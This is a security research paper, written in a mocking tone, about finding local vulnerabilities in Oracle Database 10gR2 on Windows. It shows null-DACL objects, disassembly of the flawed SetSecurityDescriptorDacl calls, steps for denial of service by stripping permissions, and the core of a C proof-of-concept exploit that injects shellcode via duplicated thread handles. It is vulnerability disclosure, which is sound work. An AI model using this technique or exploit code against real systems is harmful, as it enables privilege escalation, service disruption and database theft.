



# **Practical 10 minutes security audit Oracle case**

**Author:**

**Cesar Cerrudo**

**(cesar>.at.<argeniss>.dot.<com)**



Dedicated to Thunder, Mary Ann Davidson (MAD) puppy  
<http://blogs.oracle.com/maryann davidson/> (this clever dog should be doing code auditing! )  
and also dedicated to the excellent code auditing tools and the superior security coding  
practices Oracle uses.

## Abstract:

This paper will show a extremely simple technique to quickly audit a software product in order to infer how trustable and secure it is. I will show you step by step how to identify half dozen of local 0day vulnerabilities in few minutes just making a couple of clicks on very easy to use free tools, then for the technical guys enjoyment the vulnerabilities will be easily pointed out on disassembled code and detailed, finally a 0day exploit for one of the vulnerabilities will be demonstrated.


While this technique can be applied to any software in this case I will take a look at the latest version of Oracle Database Server: 10gR2 for Windows, which is a extremely secure product so it will be a very difficult challenge to find vulnerabilities since Oracle is using advanced next generation tools to identify and fix vulnerabilities.

## The technique:

To use this technique we will need the following free tools:

- Process Explorer ([www.sysinternals.com](http://www.sysinternals.com))
- WinObj ([www.sysinternals.com](http://www.sysinternals.com))
- Pipeacl Tools ([www.bindview.com](http://www.bindview.com))

Once you have installed and running the software you can start with this quick security audit. Run Process Explorer tool, this tool displays all the processes running on the system and all the related information. When you select a process all process objects are displayed on the lower pane, there you can see the handle, the name, the type of object, etc. also by double clicking on an object you can see other information such as amount of objects references, handles, etc. and security information, this is what we will be using for identifying vulnerabilities related to weak permissions on the objects.




When objects are created by a process permissions are assigned to them, if weak permissions are assigned then low privileged users can manipulate objects mostly to cause a Denial of


Service (DoS) but in some cases arbitrary code execution could be possible as we will see later, the risk gets higher when the process is a service and remote users can connect to the box with Terminal Services, Citrix software, remote desktop software in general, etc.

Basically we will search for objects that allow low privileged users to change permissions on them, if a user removes all permissions from the object then nobody will be able to use that object including the same process unless new permissions are set, removing all the permissions will cause the service to stop responding or crash if the object it's critical for the process functionality.

After running Process Explorer tool, first you will need to identify the processes of the software being audited, double clicking over a process will display information about the process, there you can see the path and other information that will help you to identify the processes. After identifying the processes you have to select them in order to see the process objects in the lower pane. In this case we will search for oracle.exe process.




Now this technique is easy as follows, start making double click over the objects one by one, go to Security tab and look if low privileged accounts such as Everyone or Users group has permissions on the object.




The Security tab won't show you all the permissions on the object so you will have to open Advanced Security Settings window by clicking on Advanced button and there you can double click over an account to see all the permissions, for this technique we will care only for "Change Permissions" or "Write DACL" permission, if an account has this permission set then it can add, remove, etc. permissions on the object, as we already saw removing permissions from the object could make the service to stop responding or crash causing a DoS. Basically when we find that a low privileged account (usually Everyone or Users group) has "Change Permissions" permission on the object then we find a vulnerability.

Tip: If we find that Everyone group is the only user or group listed in the Security tab and on Advanced Security Settings window there isn't any user nor group listed this means that the object has a null Discretionary Access Control List (DACL) and it has no protection and all users have full control over the object.



Process Explorer don't let us to edit permissions on some objects so here is where WinObj comes in handy, we run WinObj (it can be ran under a low privileged account), then we select BaseNamedObjects folder on left pane and in the right pane it will be displayed objects from different processes, there we have to look for the object we want to edit permissions on, after we find the object we double click and in the Security tab we can edit the permissions, what we have to do is to remove all permissions from the object and apply the changes and then try to test the application to see if it continues working normally which usually won't happen.



The object types we should care about when searching for permission issues are the named ones that are created by the process and can be opened by other processes, such as: semaphores, events, sections, mutexes, pipes, threads, etc.

Note: For editing DACL of some objects you will need special tools, for instance for editing named pipes DACL you can use Pipeacl Tools from BindView.

## Finding 0days in Oracle:

After selecting oracle.exe in Process Explorer let start examining objects permissions:

-Looking at shared sections we quickly find that \BaseNamedObjects\\*oraspawn\_buffer\_orcl\* (orcl is the Oracle database SID) has a null DACL and Everyone group has full control on the object.

-Looking at mutexes (Mutants objects on Process Explorer) we quickly find that \BaseNamedObjects\\*oraspawn\_lock\_orcl\* (orcl is the Oracle database SID) has a null DACL and Everyone group has full control on the object.

-Looking at named pipes (File objects on Process Explorer) we quickly find that \Device\NamedPipe\\*oraspawn\_pipe\*.1980 (1980 is oracle.exe PID) has a null DACL also we find many pipes named \Device\NamedPipe\ORANTP\* (where \* are some hexadecimal numbers) have a null DACL and Everyone group has full control on the object.

-Looking at the events we quickly find that \BaseNamedObjects\ORANTPEVENTNEED\* , \BaseNamedObjects\ORANTPEVENT\* and \BaseNamedObjects\ORANTPEVENTHAS\* (where \* are some hexadecimal numbers) have a null DACL and Everyone group has full control on the object.

After finding these you can go to WinObj and remove all permissions from the objects, and then try to connect or run a query in Oracle, most of the time it won't work, so most of these are DoS vulnerabilities.

Amazing eh? Just point, click, look and you find several vulnerabilities!!!

Well that's all, pretty simple, I think even Thunder could do this :).

## Getting technical:

I think it would be a good idea to give to MAD security team some good advice so they can tune their excellent code auditing tools and superior secure coding practices to find and avoid these so obscure vulnerabilities.

The problem related with the objects permissions is because improper use of SetSecurityDescriptorDacl() function, when the third function parameter (pDacl) is set as NULL a NULL DACL is assigned to the security descriptor and no protection is assigned to the object so all access requests are granted, this is documented on MSDN but I guess Oracle people is allergic to read Microsoft related stuff.

Opening oracle.exe with IDA and searching for the use of SetSecurityDescriptorDacl() function will show you how bad it's used, it's only a 5 minutes IDA job (you can find a lot more looking at dlls imported by oracle.exe and also at Oracle listener TNSLNR.exe but that's for your enjoyment it won't be showed here.)

### -First mistake:

```
.text:00425C9F      xor     edx, edx
.text:00425CA1      push   edx           ; bDaclDefaulted
.text:00425CA2      push   edx           ; pDacl           Hey!!!
.text:00425CA3      push   1             ; bDaclPresent
.text:00425CA5      push   esi           ; pSecurityDescriptor
.text:00425CA6      call   ds:SetSecurityDescriptorDacl
.text:00425CAC      test   eax, eax
.text:00425CAE      jz     loc_2CF9CE4
.text:00425CB4      push   [ebp+ThreadId]
.text:00425CB7      mov    [ebp+EventAttributes.nLength], 0Ch
.text:00425CBE      mov    [ebp+EventAttributes.bInheritHandle], 0
.text:00425CC5      mov    [ebp+EventAttributes.lpSecurityDescriptor], esi ; Yeah!!!
.text:00425CC8      lea   ecx, [ebp+Name]
.text:00425CCE      lea   edx, [ebp+var_154]
.text:00425CD4      push   edx
.text:00425CD5      push   offset aOraspawn_reply ; "*oraspawn_reply_%s_%ld*"
.text:00425CDA      push   ecx
.text:00425CDB      call  ds:sprintf
.text:00425CE1      add   esp, 10h
.text:00425CE4      lea   ecx, [ebp+EventAttributes] ; Nice!!!
.text:00425CE7      lea   edx, [ebp+Name]
.text:00425CED      push   edx           ; lpName
.text:00425CEE      push   0             ; bInitialState
.text:00425CF0      push   1             ; bManualReset
.text:00425CF2      push   ecx           ; lpEventAttributes
.text:00425CF3      call  ds:CreateEventA
```

### -Second mistake:

```
.text:00425E24      xor     edx, edx
.text:00425E26      push   edx           ; bDaclDefaulted
.text:00425E27      push   edx           ; pDacl           D'oh!!!!
.text:00425E28      push   1             ; bDaclPresent
.text:00425E2A      push   ebx           ; pSecurityDescriptor
```

```

.text:00425E2B      call   ds:SetSecurityDescriptorDacl
.text:00425E31      test   eax, eax
.text:00425E33      jz     loc_2CF9E6D
.text:00425E39      mov    [ebp+SecurityAttributes.nLength], 0Ch
.text:00425E40      mov    [ebp+SecurityAttributes.lpSecurityDescriptor], ebx ;...!!!
.text:00425E43      mov    [ebp+SecurityAttributes.bInheritHandle], 0
.text:00425E4A      call   ds:GetCurrentProcessId
.text:00425E50      lea   edx, [ebp+Name]
.text:00425E56      push  eax
.text:00425E57      push  offset aOraspawn_pipe ; "*oraspawn_pipe*"
.text:00425E5C      push  offset a_PipeS_D ; "\\.\pipe\%s.%d"
.text:00425E61      push  edx
.text:00425E62      call  ds:sprintf
.text:00425E68      add   esp, 10h
.text:00425E6B
.....
.text:00425EEF
.text:00425EEF loc_425EEF:                ; CODE XREF: sub_425DB8+1B7#j
.text:00425EEF      lea   esi, [ebp+Name]
.text:00425EF5      lea   edx, [ebp+SecurityAttributes]
.text:00425EF8      push  edx                ; lpSecurityAttributes Why bother!!!
.text:00425EF9      xor   ecx, ecx
.text:00425EFB      push  ecx                ; nDefaultTimeOut
.text:00425EFC      push  ecx                ; nInBufferSize
.text:00425EFD      push  ecx                ; nOutBufferSize
.text:00425EFE      push  0FFh              ; nMaxInstances
.text:00425F03      push  6                  ; dwPipeMode
.text:00425F05      push  40000003h         ; dwOpenMode
.text:00425F0A      push  esi                ; lpName
.text:00425F0B      call  ds:CreateNamedPipeA

```

**-Third mistake:**

```

.text:004269BA      xor   eax, eax
.text:004269BC      push  eax                ; bDaclDefaulted
.text:004269BD      push  eax                ; pDacl That's the way man!!!
.text:004269BE      push  1                  ; bDaclPresent
.text:004269C0      push  [ebp+hMem]         ; pSecurityDescriptor
.text:004269C3      call  ds:SetSecurityDescriptorDacl
.text:004269C9      test  eax, eax
.text:004269CB      jz    loc_2CFA443
.text:004269D1      mov    [ebp+FileMappingAttributes.nLength], 0Ch
.text:004269DB      mov    eax, [ebp+hMem]
.text:004269DE      mov    [ebp+FileMappingAttributes.lpSecurityDescriptor], eax ;!!!
.text:004269E4      mov    [ebp+FileMappingAttributes.bInheritHandle], 0
.text:004269EB      lea   ecx, [ebp+FileMappingAttributes] ; Yes!!!
.text:004269F1      lea   edx, [ebp+Name]
.text:004269F7      push  edx                ; lpName "Global\\*oraspawn_lock_%s*"
.text:004269F8      push  1                  ; bInitialOwner
.text:004269FA      push  ecx                ; lpMutexAttributes
.text:004269FB      call  ds:CreateMutexA
.....
.text:00426A59      push  offset Value
.text:00426A5E      push  offset aGlobalOraspa_0 ; "Global\\*oraspawn_buffer_%s*"

```

```

.text:00426A63      push    eax
.text:00426A64      call   ds:sprintf
.text:00426A6A      add    esp, 0Ch
.text:00426A6D      loc_426A6D:                                ; CODE XREF: sub_426094+28D4372#j
.text:00426A6D      lea   edx, [ebp+FileMappingAttributes] ; Let's go!!!
.text:00426A73      lea   eax, [ebp+Name]
.text:00426A79      push  eax                ; lpName
.text:00426A7A      push  128h              ; dwMaximumSizeLow
.text:00426A7F      push  0                  ; dwMaximumSizeHigh
.text:00426A81      push  4                  ; flProtect
.text:00426A83      push  edx                ; lpFileMappingAttributes
.text:00426A84      push  0FFFFFFFFh        ; hFile
.text:00426A86      call  ds:CreateFileMappingA

```

#### -Fourth mistake:

Not big deal since they are anonymous pipe but helps to show bad coding practices.

```

.text:01A60F04      xor    eax, eax
.text:01A60F06      push  eax                ; bDaclDefaulted
.text:01A60F07      push  eax                ; pDacl                What???
.text:01A60F08      push  1                  ; bDaclPresent
.text:01A60F0A      push  edx                ; pSecurityDescriptor
.text:01A60F0B      call  ds:SetSecurityDescriptorDacl
.text:01A60F11      mov   [ebp+PipeAttributes.nLength], 0Ch
.text:01A60F1B      lea   eax, [ebp+pSecurityDescriptor]
.text:01A60F21      xor   edx, edx
.text:01A60F23      mov   [ebp+PipeAttributes.lpSecurityDescriptor], eax ; Sssh!!!
.text:01A60F29      mov   [ebp+PipeAttributes.bInheritHandle], 1
.text:01A60F33      push  edx
.text:01A60F34      push  edx
.text:01A60F35      push  edx
.text:01A60F36      push  dword_3C56610
.text:01A60F3C      call  sub_4703B0
.text:01A60F41      push  0
.text:01A60F43      call  sub_47A12C
.text:01A60F48      add   esp, 14h
.text:01A60F4B      lea   ecx, [ebp+hReadPipe]
.text:01A60F4E      lea   edx, [ebp+hSourceHandle]
.text:01A60F51      lea   eax, [ebp+PipeAttributes] ; We should re-use this!!!
.text:01A60F57      push  0                  ; nSize
.text:01A60F59      push  eax                ; lpPipeAttributes
.text:01A60F5A      push  edx                ; hWritePipe
.text:01A60F5B      push  ecx                ; hReadPipe
.text:01A60F5C      call  ds:CreatePipe
.text:01A60F62      test  eax, eax
.text:01A60F64      jz    loc_1A6102F
.text:01A60F6A      call  ds:GetCurrentProcess
.text:01A60F70      mov   [ebp+hSourceProcessHandle], eax
.text:01A60F73      call  ds:GetCurrentProcess
.text:01A60F79      lea   edx, [ebp+TargetHandle]
.text:01A60F7C      push  2                  ; dwOptions
.text:01A60F7E      push  1                  ; bInheritHandle
.text:01A60F80      push  0                  ; dwDesiredAccess

```

```

.text:01A60F82      push     edx           ; lpTargetHandle
.text:01A60F83      push     eax           ; hTargetProcessHandle
.text:01A60F84      push     [ebp+hSourceHandle] ; hSourceHandle
.text:01A60F87      mov      eax, [ebp+hSourceProcessHandle]
.text:01A60F8A      push     eax           ; hSourceProcessHandle
.text:01A60F8B      call    ds:DuplicateHandle
.text:01A60F91      test     eax, eax
.text:01A60F93      jz      loc_1A6102F
.text:01A60F99      lea     ecx, [ebp+var_48]
.text:01A60F9C      lea     edx, [ebp+hWritePipe]
.text:01A60F9F      lea     eax, [ebp+PipeAttributes] ; Go Go Go !!!
.text:01A60FA5      push     0             ; nSize
.text:01A60FA7      push     eax           ; lpPipeAttributes
.text:01A60FA8      push     edx           ; hWritePipe
.text:01A60FA9      push     ecx           ; hReadPipe
.text:01A60FAA      call    ds:CreatePipe

```

### -Fifth and last mistake?:

Again not big deal since it's an anonymous pipe but helps to show bad coding practices. At this time you can spot the mistake by yourself.

```

.text:01A61A6E      xor     eax, eax
.text:01A61A70      push     eax           ; bDaclDefaulted
.text:01A61A71      push     eax           ; pDacl
.text:01A61A72      push     1             ; bDaclPresent
.text:01A61A74      push     edx           ; pSecurityDescriptor
.text:01A61A75      call    ds:SetSecurityDescriptorDacl
.text:01A61A7B      mov     [ebp+PipeAttributes.nLength], 0Ch
.text:01A61A82      lea     eax, [ebp+pSecurityDescriptor]
.text:01A61A85      mov     [ebp+PipeAttributes.lpSecurityDescriptor], eax
.text:01A61A88      mov     [ebp+PipeAttributes.bInheritHandle], 1
.text:01A61A8F      lea     esi, [ebp+hReadPipe]
.text:01A61A92      lea     ecx, [ebp+hWritePipe]
.text:01A61A95      lea     edx, [ebp+PipeAttributes]
.text:01A61A98      push     0             ; nSize
.text:01A61A9A      push     edx           ; lpPipeAttributes
.text:01A61A9B      push     ecx           ; hWritePipe
.text:01A61A9C      push     esi           ; hReadPipe
.text:01A61A9D      call    ds:CreatePipe

```

This has been really hard:

- Open IDA
- Open oracle.exe binary
- Locate SetSecurityDescriptorDacl() and press Ctrl+X (Jump to cross reference)
- Look at SetSecurityDescriptorDacl() parameters and security descriptor usage.

Total time spent: 5 minutes (being lazy)

But that's not all, wait, wait, wait...

Oracle has always nice surprises for delighting us, I looooooove Oracle!!!!

While searching for SetSecurityDescriptorDacl() usage you can find the next:

```

.text:00427C4D      lea  eax, [ebp+hMem]
.text:00427C50      lea  edx, [ebp+var_48]
.text:00427C53      xor   ecx, ecx
.text:00427C55      push ecx
.text:00427C56      push 40h           ; PROCESS_DUP_HANDLE
.text:00427C58      push ecx
.text:00427C59      push edx           ; Everyone SID
.text:00427C5A      push ecx
.text:00427C5B      push ecx
.text:00427C5C      push eax           ; pDACL
.text:00427C5D      call sub_4278F8    ; inside sub is called AddAccessAllowedAce
.text:00427C62      add  esp, 1Ch
.text:00427C65      test  eax, eax
.text:00427C67      jz   short loc_427C9A
.text:00427C69      mov  edx, 1
.text:00427C6E      push edx           ; bDaclDefaulted
.text:00427C6F      push [ebp+hMem]   ; pDacl
.text:00427C72      push edx           ; bDaclPresent
.text:00427C73      push esi           ; pSecurityDescriptor
.text:00427C74      call ds:SetSecurityDescriptorDacl
.text:00427C7A      test  eax, eax
.text:00427C7C      jz   short loc_427C9A
.text:00427C7E      call ds:GetCurrentProcess
.text:00427C84      push esi           ; SecurityDescriptor
.text:00427C85      push 4             ; SecurityInformation
.text:00427C87      push eax           ; Handle
.text:00427C88      call ds:SetKernelObjectSecurity

```

This looks pretty weird to me, why? SetKernelObjectSecurity() is used to set the security of a kernel object, in this case the process itself and setting a new DACL!!! Why would someone do that? I guess it should be because some recommendation in Oracle superior secure coding guides, the fact is that the new DACL set allows Everyone to open oracle.exe process with PROCESS\_DUP\_HANDLE rights, this means that any user can duplicate handles of oracle.exe process and this can be used to elevate privileges executing any code as Local System account. Nice, isn't it?

## Owning Oracle:

Papers without exploit code are boring and I'm sure Oracle people will say that this is not exploitable, so let's make a simple PoC exploit for this last hole (a better and more automated exploit can be built).

So we can open oracle.exe process with PROCESS\_DUP\_HANDLE rights, what we can do to get arbitrary code execution?, let's start to think:

-One cool thing we could do is to duplicate data files handles and read all the data from the database but we want arbitrary code execution, so let's continue thinking.

-Getting execution control:

There are high privileged impersonation tokens in the process, we could get them to use them to impersonate, the problem is that no matter if we get the tokens we can't use them since we can't impersonate without proper rights. What about the threads in the process, can we change the code in the thread? No, but we can get a thread and change its context modifying EIP with a value we want, cool! but where we point EIP?

-Getting shellcode into the process:

We need to put our shellcode into oracle.exe process address space and know where it's. There is a shared section that can be written by Everyone (look at Third mistake above) so we can write our shellcode there and then make a thread jump and execute it, the only problem is that the base address is not pretty static on different Oracle and Windows versions but we will use it anyways since it's the easiest and quickest way.

This is a nice vulnerability to research and exploiting on a more elegant and better way, I'm going to give some leads for those who want to go deeper and improve the exploit:

-Process names and PIDs can be enumerated and Oracle SID can be get locally querying the Listener avoiding the need to pass parameters to the exploit.

-There is a named pipe that can be written by Everyone (look at Second mistake above), when we write to this pipe an event is created (look at First mistake) and the shared section is read (btw: overwriting the shared section and then writing to the pipe we can make oracle.exe crash and maybe get code execution also :))

-The data read from the named pipe goes to the stack [a] and a thread is then created that reads the shared section [b], so if you can get a thread in one of those moments [a] or [b] the pipe and shared section data (shellcode) will be on the stack.

-Data (shellcode) can also be put on oracle.exe by writing to its TCP port.

-Thread synchronization and signaling can be abused to get threads at know locations.

-etc.

Here is detailed the main part of the PoC exploit:

```
...
//brute force handles to find a thread one
for (j=0x200;j<=0x1000;j+=4){
    hSrcHandle=(HANDLE)j;
    //get a local handle
    if(DuplicateHandle(hProcess,hSrcHandle,GetCurrentProcess(),&hTgtHandle,0,FALSE,
        DUPLICATE_SAME_ACCESS ))
    {
        //if we can suspend it then it's a thread handle
        if(SuspendThread(hTgtHandle)==0){
            printf("Found thread handle: 0x%x\n",hSrcHandle);
            //get thread control registers
            Context.ContextFlags = CONTEXT_CONTROL;
            GetThreadContext(hTgtHandle, &Context);
            //put shellcode on the shared section
            if (InjectShellcode(Context.Eip,oraSID)){
                printf("Changing thread context...\n");
                //10gR1 section base address 0x04620000 on some systems
                //10gR2 section base address 0x048a0000 on some systems
                Context.Eip = 0x048a0500; //set new IP, add 0x500 to not
                //overwrite data already in the section,
                //we don't want to crash Oracle service :)
                //change context to jump to shellcode
                SetThreadContext(hTgtHandle, &Context);
                ResumeThread(hTgtHandle);

                printf("Running exploit...\n");
                bSuccess=TRUE;

                Sleep(2000);
            }
        }
    }
}
```

```
        else    bSuccess=FALSE;

        CloseHandle(hTgtHandle);
        break;
    }
    CloseHandle(hTgtHandle);
}
...
}
```

Find full exploit in file OracleOwner.c

## Conclusion:

- Total spent time: **10 minutes**
- Skills needed: **none**
- Number of vulnerabilities found: **5 or more**
- Oracle database versions affected: **ALL**
- PoC exploit code provided: **YES**
- Money invested: **\$ 0.00**
- Having fun with Oracle software and pointing out Oracle security excellence: **priceless**

As we just saw with this simple technique anyone can find security vulnerabilities in a couple of minutes, this technique is so amazing that seems more powerful than Oracle code auditing tools and security practices since these bugs have been in Oracle code for many years and they are not fixed yet. We just looked at oracle.exe but there are a lot more similar vulnerabilities if you look at the dlls and other executables like TNSLSNR.exe (Oracle Listener). These are very stupid and local bugs but using more advanced techniques you can find several buffer overflows, SQL Injection, DoS, etc. as we already did, we have found more than 50 vulnerabilities that are still unpatched.

Oracle continues showing that it's extremely hard to break.

## Spam:

If you need information security services don't do as Oracle, contact us.

Don't be like Oracle, hack your own servers before someone else does it!, check out Argeniss Ultimate 0day Exploits Pack

<http://www.argeniss.com/products.html>

**References:**

Thunder and MAD weblog

<http://blogs.oracle.com/maryanndavidson/>

Process Explorer

<http://www.sysinternals.com>

WinObj

<http://www.sysinternals.com>

Pipeacl Tools

[http://www.bindview.com/Services/razor/Utilities/Windows/pipeacltools1\\_0.cfm](http://www.bindview.com/Services/razor/Utilities/Windows/pipeacltools1_0.cfm)

WLSI – Windows Local Shellcode Injection

<http://www.argeniss.com/research/WLSI.zip>

Hacking Windows Internals

<http://www.argeniss.com/research/hackwininter.zip>

SetSecurityDescriptorDacl() API

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/setsecuritydescriptordacl.asp>

SetKernelObjectSecurity() API

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/secauthz/security/setkernelobjectsecurity.asp>

PoC exploit

<http://www.argeniss.com/research/OracleOwner.c>

## About Argeniss

